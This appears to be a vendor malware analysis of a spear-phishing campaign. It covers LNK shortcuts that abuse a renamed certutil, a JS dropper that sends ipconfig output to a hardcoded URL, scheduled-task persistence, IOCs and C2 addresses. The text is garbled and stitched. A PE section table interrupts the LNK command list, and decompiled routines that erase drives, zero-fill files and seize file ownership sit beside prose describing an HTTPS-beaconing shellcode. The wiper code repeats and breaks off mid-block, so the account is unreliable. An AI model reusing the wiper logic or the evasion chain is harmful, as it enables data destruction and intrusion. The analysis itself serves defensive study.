


LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
